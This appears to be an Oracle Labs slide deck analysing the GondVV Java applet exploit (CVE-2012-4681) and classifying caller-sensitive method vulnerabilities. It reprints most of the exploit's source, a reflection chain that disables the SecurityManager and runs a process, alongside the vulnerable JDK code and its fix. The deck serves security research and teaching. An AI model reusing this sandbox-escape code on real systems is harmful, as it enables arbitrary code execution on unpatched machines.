Understanding Caller-Sensitive Method Vulnerabilities

A Class of Access Control Vulnerabilities in the Java Platform

Cristina Cifuentes
Oracle Labs, Australia
June 14th, 2015

The following is intended to provide some insight into a line of research in Oracle Labs. It is intended for information purposes only, and may not be incorporated into any contract. It is not a commitment to deliver any material, code, or functionality, and should not be relied upon in making purchasing decisions. Oracle reserves the right to alter its development plans and practices at any time, and the development, release, and timing of any features or functionality described in connection with any Oracle product or service remains at the sole discretion of Oracle. Any views expressed in this presentation are my own and do not necessarily reflect the views of Oracle.

Program Agenda

1. A Bird's Eye View of the Java Security Model
2. The GondVV Exploit: CVE 2012-4681
3. Unguarded Caller-Sensitive Method Call Vulnerabilities
4. Summary


ORACLE

A Bird's Eye View of the Java Security Model

Java Applications

No use of SecurityManager


- Trusted code
- Has access to resources without restrictions



Java Applets

Make use of the SecurityManager

- Untrusted code
- The security manager defines a security policy for an application
  - the policy specifies actions that are unsafe or sensitive
  - any actions not allowed by the security policy throw a `SecurityException`



ORACLE

Trusted vs Untrusted Code

Applications

- Code is trusted
- No use of SecurityManager
- Has access to requested resources

Applets

- Code is untrusted
- Runs with a SecurityManager provided by the browser or the Java Start plugin
- SecurityManager checks access to requested resources

ORACLE

Trusted vs Untrusted Code

Applications

```
/* Assume file "xanadu.txt"
   exists and is readable */

reader = new FileReader
              ("xanadu.txt");
```

Applets

```
/* Assume file "xanadu.txt"
   exists and is readable */

reader = new FileReader
              ("xanadu.txt");
```

Trusted Code

JDK libraries (7 and 8)

- All code is trusted
- Uses the SecurityManager

JDK libraries (9)

- Core code is trusted, other code is de-privileged (e.g., JAX*)
- Uses the SecurityManager
- Project Jigsaw (modules) will provide export/import lists

ORACLE

The Java Security Model is Stack-Based

The SecurityManager checks all frames on the stack

To execute a method, if the method needs permission q then

all frames on the stack need to have permission q

else

`SecurityException` is thrown

Example Program and Library Stacks

Library has permission to read system properties

Application has permission to read system properties

java.security.AccessController
  .checkPermission(Permission)

java.lang.SecurityManager
  .checkPermission(Permission)

java.lang.SecurityManager
  .checkPropertyAccess(String)

java.lang.System
  .getProperty(String)

xx.lib.LibClass
  .getOptions()

yy.app.AppClass
  .main(String[])

Application doesn’t have permission to read system properties

java.security.AccessController
  .checkPermission(Permission)

java.lang.SecurityManager
  .checkPermission(Permission)

java.lang.SecurityManager
  .checkPropertyAccess(String)

java.lang.System
  .getProperty(String)

xx.lib.LibClass
  .getOptions()

yy.app.AppClass
  .main(String[])

ORACLE

Exceptions to the SecurityManager Stack Walking Checks

Caller-Sensitive Methods

- An API that bypasses the SecurityManager checks
- The immediate caller's Class and ClassLoader determines the check
- Annotated with @CallerSensitive from Java 8

AccessController.doPrivileged

- Truncates the SecurityManager checks to that of the immediate caller of the doPrivileged

ORACLE

The GondVV Exploit

CVE 2012-4681, August 2012
Fixed in JDK 7 u7

ORACLE

The Exploit Code: Gondvv.java

```
public class Gondvv extends Applet
{
     ...
     public void init() {
        try {
             disableSecurity();
             Process localProcess = null;
             localProcess = Runtime.getRuntime().exec(“gcalctool”);
             if(localProcess != null)
                  localProcess.waitFor();
        } catch (Throwable localThrowable) {
             localThrowable.printStackTrace();
        }
     }
}
```

ORACLE

The Exploit Code: Gondvv.java

```
public class Gondvv extends Applet
{
     ...
     public void init() {
        try {
            disableSecurity();
            Process localProcess = null;
            localProcess = Runtime.getRuntime().exec("gcalctool");
            if(localProcess != null)
                localProcess.waitFor();
        } catch (Throwable localThrowable) {
            localThrowable.printStackTrace();
        }
     }
}
```

ORACLE

The Exploit Code: Gondvv.java's disableSecurity() Method

```
public void disableSecurity() throws Throwable
{
    Statement localStatement =
            new Statement(System.class, "setSecurityManager", new Object[1]);
    Permissions localPermissions = new Permissions();
    localPermissions.add(new AllPermission());
    ProtectionDomain localProtectionDomain = new ProtectionDomain(
            new CodeSource(new URL("file:///"), new Certificate[0]), localPermissions);
    AccessControlContext localAccessControlContext =
            new AccessControlContext(new ProtectionDomain[]{ localProtectionDomain });
    SetField(Statement.class, "acc", localStatement, localAccessControlContext);
    localStatement.execute();
}
```

The Exploit Code: Gondvv.java's disableSecurity() Method

Statement(Object target, String methodName, Object[] args)

```
public void disableSecurity()
{
    Statement localStatement =
            new Statement(System.class, "setSecurityManager", new Object[1]);
    Permissions localPermissions = new Permissions();
    localPermissions.add(new AllPermission());
    ProtectionDomain localProtectionDomain = new ProtectionDomain(
            new CodeSource(new URL("file:///"), new Certificate[0]), localPermissions);
    AccessControlContext localAccessControlContext =
            new AccessControlContext(new ProtectionDomain[]{ localProtectionDomain });
    SetField(Statement.class, "acc", localStatement, localAccessControlContext);
    localStatement.execute();
}
```

ORACLE

The Exploit Code: Gondvv.java’s disableSecurity() Method

localStatement Ξ Statement{System.setSecurityManager(null)}

```
public void disableSecurity()
{
    Statement localStatement =
            new Statement(System.class, “setSecurityManager”, new Object[1]);
    Permissions localPermissions = new Permissions();
    localPermissions.add(new AllPermission());
    ProtectionDomain localProtectionDomain = new ProtectionDomain(
            new CodeSource(new URL(“file:///”), new Certificate[0]), localPermissions);
    AccessControlContext localAccessControlContext =
            new AccessControlContext(new ProtectionDomain[]{ localProtectionDomain });
    SetField(Statement.class, “acc”, localStatement, localAccessControlContext);
    localStatement.execute();
}
```

The Exploit Code: Gondvv.java’s disableSecurity() Method

localPermissions Ξ AllPermissions

```
public void disableSecurity()
{
    Statement localStatement =
            new Statement(System.class, “setSecurityManager”, new Object[1]);
    Permissions localPermissions = new Permissions();
    localPermissions.add(new AllPermission());
    ProtectionDomain localProtectionDomain = new ProtectionDomain(
            new CodeSource(new URL(“file:///”), new Certificate[0]), localPermissions);
    AccessControlContext localAccessControlContext =
            new AccessControlContext(new ProtectionDomain[]{ localProtectionDomain });
    SetField(Statement.class, “acc”, localStatement, localAccessControlContext);
    localStatement.execute();
}
```

ORACLE

The Exploit Code: Gondvv.java's disableSecurity() Method

localProtectionDomain Ξ PD{{URL(file:///), Φ}, AllPermissions}

```
public void disableSecurity()
{
    Statement localStatement =
            new Statement(System.class, "setSecurityManager", new Object[1]);
    Permissions localPermissions = new Permissions();
    localPermissions.add(new AllPermission());
    ProtectionDomain localProtectionDomain = new ProtectionDomain(
            new CodeSource(new URL("file:///"), new Certificate[0]), localPermissions);
    AccessControlContext localAccessControlContext =
            new AccessControlContext(new ProtectionDomain[]{ localProtectionDomain });
    SetField(Statement.class, "acc", localStatement, localAccessControlContext);
    localStatement.execute();
}
```

ORACLE

The Exploit Code: Gondvv.java's disableSecurity() Method

localAccessControlContext Ξ ACC{[{{URL(file:///), Φ}, AllPermissions}]}

```
public void disableSecurity()
{
    Statement localStatement =
            new Statement(System.class, "setSecurityManager", new Object[1]);
    Permissions localPermissions = new Permissions();
    localPermissions.add(new AllPermission());
    ProtectionDomain localProtectionDomain = new ProtectionDomain(
            new CodeSource(new URL("file:///"), new Certificate[0]), localPermissions);
    AccessControlContext localAccessControlContext =
            new AccessControlContext(new ProtectionDomain[]{ localProtectionDomain });
    SetField(Statement.class, "acc", localStatement, localAccessControlContext);
    localStatement.execute();
}
```

The Exploit Code: Gondvv.java's disableSecurity() Method

```
public void disableSecurity() throws Throwable
{
    Statement localStatement =
            new Statement(System.class, "setSecurityManager", new Object[1]);
    Permissions localPermissions = new Permissions();
    localPermissions.add(new AllPermission());
    ProtectionDomain localProtectionDomain = new ProtectionDomain(
            new CodeSource(new URL("file:///"), new Certificate[0]), localPermissions);
    AccessControlContext localAccessControlContext =
            new AccessControlContext(new ProtectionDomain[]{ localProtectionDomain });
    SetField(Statement.class, "acc", localStatement, localAccessControlContext);
    localStatement.execute();
}
```

The Exploit Code: Gondvv.java's SetField() Method

SetField (Statement.class, "acc", Statement{System.setSecurityManager(null)}, ACC{[{{URL(file:///), Φ}, AllPermissions}]})

```
public void SetField(Class paramClass, String paramString, Object paramObject1,
    Object paramObject2) throws Throwable
{
    Object arrayOfObject[] = new Object[2];
    arrayOfObject[0] = paramClass;
    arrayOfObject[1] = paramString;
    Expression localExpression = new Expression(GetClass("sun.awt.SunToolkit"),
            "getField", arrayOfObject);
    localExpression.execute();
    ((Field)localExpression.getValue()).set(paramObject1, paramObject2);
}
```

ORACLE

The Exploit Code: Gondvv.java's SetField() Method

arrayOfObject[2] Ξ [Statement.class, "acc"]

```
public void SetField(Class par
    Object paramObject2) throws Throwable
{
    Object arrayOfObject[] = new Object[2];
    arrayOfObject[0] = paramClass;
    arrayOfObject[1] = paramString;
    Expression localExpression = new Expression(GetClass("sun.awt.SunToolkit"),
            "getField", arrayOfObject);
    localExpression.execute();
    ((Field)localExpression.getValue()).set(paramObject1, paramObject2);
}
```

ORACLE

The Exploit Code: Gondvv.java’s SetField() Method

sun.awt.SunToolkit is a restricted package

```
public void SetField(Class par
    Object paramObject2) throws Throwable
{
    Object arrayOfObject[] = new Object[2];
    arrayOfObject[0] = paramClass;
    arrayOfObject[1] = paramString;
    Expression localExpression = new Expression(GetClass(“sun.awt.SunToolkit”),
            “getField”, arrayOfObject);
    localExpression.execute();
    ((Field)localExpression.getValue()).set(paramObject1, paramObject2);
}
```

The Exploit Code: Gondvv.java's GetClass() Method

GetClass ("sun.awt.SunToolkit")

```
private Class GetClass(String paramString) throws Throwable
{
    Object arrayOfObject[] = new Object[1];
    arrayOfObject[0] = paramString;
    Expression localExpression = new Expression(Class.class, "forName", arrayOfObject);
    localExpression.execute();
    return (Class)localExpression.getValue();
}
```

The Exploit Code: Gondvv.java’s GetClass() Method

arrayOfObject[1] Ξ [“sun.awt.SunToolkit”]

```
private Class GetClass(String
{
    Object arrayOfObject[] = new Object[1];
    arrayOfObject[0] = paramString;
    Expression localExpression = new Expression(Class.class, “forName”, arrayOfObject);
    localExpression.execute();
    return (Class)localExpression.getValue();
}
```

The Exploit Code: Gondvv.java’s GetClass() Method

localExpression Ξ Expression{ Class.forName(“sun.awt.SunToolkit”) }

```
private Class GetClass(String
{
    Object arrayOfObject[] = new Object[1];
    arrayOfObject[0] = paramString;
    Expression localExpression = new Expression(Class.class, “forName”, arrayOfObject);
    localExpression.execute();
    return (Class)localExpression.getValue();
}
```

The Exploit Code: Gondvv.java’s GetClass() Method

Expression.execute() is a JDK method (and therefore trusted)

```
private Class GetClass(String
{
    Object arrayOfObject[] = new Object[1];
    arrayOfObject[0] = paramString;
    Expression localExpression = new Expression(Class.class, “forName”, arrayOfObject);
    localExpression.execute();
    return (Class)localExpression.getValue();
}
```

ORACLE

The Exploit Code: Stack Frames so Far

trusted

untrusted

3 Expression.execute()

2 Gondvv.GetClass(String)

1 Gondvv.SetField(Class, String, Object, Object)

The Vulnerable Code: com.sun.beans.finder.ClassFinder.java

```
public static Class<?> findClass(String name) throws ClassNotFoundException {
    try {
        ClassLoader loader = Thread.currentThread().getContextClassLoader();
        if (loader == null) {
            loader = ClassLoader.getSystemClassLoader();
        }
        if (loader != null) {
            return Class.forName(name, false, loader);
        }
    } catch (ClassNotFoundException exception) {
        // use current class loader instead
    } catch (SecurityException exception) {
        // use current class loader instead
    }
    return Class.forName(name);
}
```

ORACLE

The Vulnerability: Class.forName() in Method findClass()

```
public static Class<?> findClass(String name) throws ClassNotFoundException {
    try {
        ClassLoader loader = Thread.currentThread().getContextClassLoader();
        if (loader == null) {
            loader = ClassLoader.getSystemClassLoader();
        }
        if (loader != null) {
            return Class.forName(name, false, loader);
        }
    } catch (ClassNotFoundException exception) {
        // use current class loader instead
    } catch (SecurityException exception) {
        // use current class loader instead
    }
    return Class.forName(name);
}
```

The Exploit’s Stack Frame

12 Class.forName(String)

11 ClassFinder.findClass(String)

- -

10 ClassFinder.findClass(String, ClassLoader)

9 ClassFinder.resolveClass(String, ClassLoader)

8 Expression(Statement).invokeInternal()

7 Statement.access$000(Statement)

6 Statement$2.run()

5 AccessController.doPrivileged(PrivilegedExceptionAction<T>, AccessControlContext)

4 Expression(Statement).invoke()

3 Expression.execute()

2 Gondvv.GetClass(String)

1 Gondvv.SetField(Class, String, Object, Object)

trusted

untrusted

ORACLE

Recap of the Exploit

1. Executes a reflective `Expression` on `Class.forName()`, gaining access to the restricted class `sun.awt.SunToolkit` (first vulnerability)
2. Executes a second `Expression` on `SunToolkit.getField()` to gain access to the private field `Statement.acc` (second vulnerability)
3. Uses the `Field` from #2 to set the `AccessControlContext` of a `Statement` to `AllPermissions`
4. Executes the `Statement`, which will now run with `AllPermissions` due to #3
5. In this case, the `Statement` is `System.setSecurityManager(null)`, which disables all security checks.

ORACLE

What Happened Here?

The JDK Code

- Uses caller-sensitive method Class.forName()

The Vulnerability

- Gives untrusted code access to restricted (trusted) packages

The Exploit

- Attacker code is embedded in an applet
- Attacker constructs expression object using trusted classes and reflection
- Attacker exploits the vulnerability

ORACLE

The Fix to the Vulnerability in JDK 7 u7

- Check if the calling thread has access to the specified package

```
public static Class<?> findClass(String name,
ClassLoader loader) throws ClassNotFoundException{
    checkPackageAccess(name);
    ...
    ...
    return findClass(name);
}

public static Class<?> findClass(String name)
throws ClassNotFoundException {
    checkPackageAccess(name);
    ...
    ...
    return Class.forName(name);
}
```

ORACLE

The Fix to the Vulnerability in JDK 7 u7

- Exploit code now throws a `SecurityException` on invocation of `findClass(String, ClassLoader)`

```
public static Class<?> findClass(String name,
ClassLoader loader) throws ClassNotFoundException{
    checkPackageAccess(name);
    ...
    ...
    return findClass(name);
}

public static Class<?> findClass(String name)
throws ClassNotFoundException {
    checkPackageAccess(name);
    ...
    ...
    return Class.forName(name);
}
```

ORACLE

Unguarded Caller-Sensitive Method Call Vulnerabilities

Recall: Caller-Sensitive Methods


- An API that bypasses the SecurityManager checks
- The immediate caller's Class and ClassLoader determines the check
- Annotated with @CallerSensitive from Java 8

Code Snippet from java.lang.Class.forName

```
public static Class<?> forName(String name, boolean initialize, ClassLoader loader)
    throws ClassNotFoundException {

    if (sun.misc.VM.isSystemDomainLoader(loader)) {

        SecurityManager sm = System.getSecurityManager();

        if (sm != null) {

            ClassLoader ccl = ClassLoader.getClassLoader(Reflection.getCallerClass());

            if (!sun.misc.VM.isSystemDomainLoader(ccl)) {

                sm.checkPermission(SecurityConstants.GET_CLASSLOADER_PERMISSION);

        }}

    }

    return forName0(name, initialize, loader);
}
```

ORACLE

Caller-Sensitive Methods



- Must not be invoked unchecked on behalf of untrusted code
- Must not leak sensitive information

Types of Caller-Sensitive Methods

Taint-only	`java.lang.reflect.Method.invoke(Object, Object[])`	Escape-only	`java.lang.Class.getDeclaredMethod(String, Class[])`
Taint or Escape	`java.lang.Class.forName(String)`	Taint and Escape	`java.lang.reflect.Constructor.newInstance(Object[])`

Types of Caller-Sensitive Methods

Taint-only	`java.lang.reflect.Method.invoke(Object, Object[])`	Escape-only	`java.lang.Class.getDeclaredMethod(String, Class[])`
Taint or Escape	`java.lang.Class.forName(String)`	Taint and Escape	`java.lang.reflect.Constructor.newInstance(Object[])`

There are also a few not security-sensitive CSMs

ORACLE

Types of Caller-Sensitive Methods

Taint-only	`java.lang.reflect.Method.invoke(Object, Object[])`	Escape-only	`java.lang.Class.getDeclaredMethod(String, Class[])`
Taint or Escape	`java.lang.Class.forName(String)`	Taint and Escape	`java.lang.reflect.Constructor.newInstance(Object[])`

All `doPrivileged()` methods are considered roots for other potential vulnerabilities

ORACLE

Unguarded Caller-Sensitive Method Call Rules

- A call to a CSM is said to be a security bug (i.e., vulnerability) if
  - It can be reached from untrusted code (including transitive dependencies),
  - It is unprotected, that is, there are not access permission checks to the CSM, and
  - One of the following holds
    a) Taint-only: the arguments to the CSM are tainted and not sanitised
    b) Escape-only: the CSM returns an object that is leaked (escaped) to untrusted code (inc. transitive)
    c) Taint-or-escape: either a) or b) applies
    d) Taint-and-escape: both a) and b) applies.

ORACLE

Unguarded Caller-Sensitive Method Call Rules

- When is a CSM call reachable from untrusted code?
  - When a call path exists from a publicly accessible method

- When is a method publicly accessible?
  - When it's a public method of a public class, or
  - When it's subclassable (i.e., a protected method of a non-final public class); and
  - When it's not declared in a restricted package

Unguarded Caller-Sensitive Method Call Rules

- `Method.invoke` is a security bug (i.e., vulnerability) if
  - The `Method` itself is tainted, or
  - The `Method` is not tainted, but the ultimate target of the `Method` invocation is a CSM that is a security bug

Summary

Summary

- Java's security model relies on a stack walking mechanism to check permissions of a given thread
- Caller-sensitive methods forego the normal permission checks, depending entirely upon the Class and ClassLoader of the immediate caller to determine the permission
- Different types of CSMs
  - Taint-only, escape-only, taint and escape, taint or escape, no security-sensitive
- The paper describes the rules to check for unguarded CSM calls in JDK libraries

ORACLE

Thank you! Questions?

cristina.cifuentes@oracle.com
http://labs.oracle.com/locations/australia

Hardware and Software
Engineered to Work Together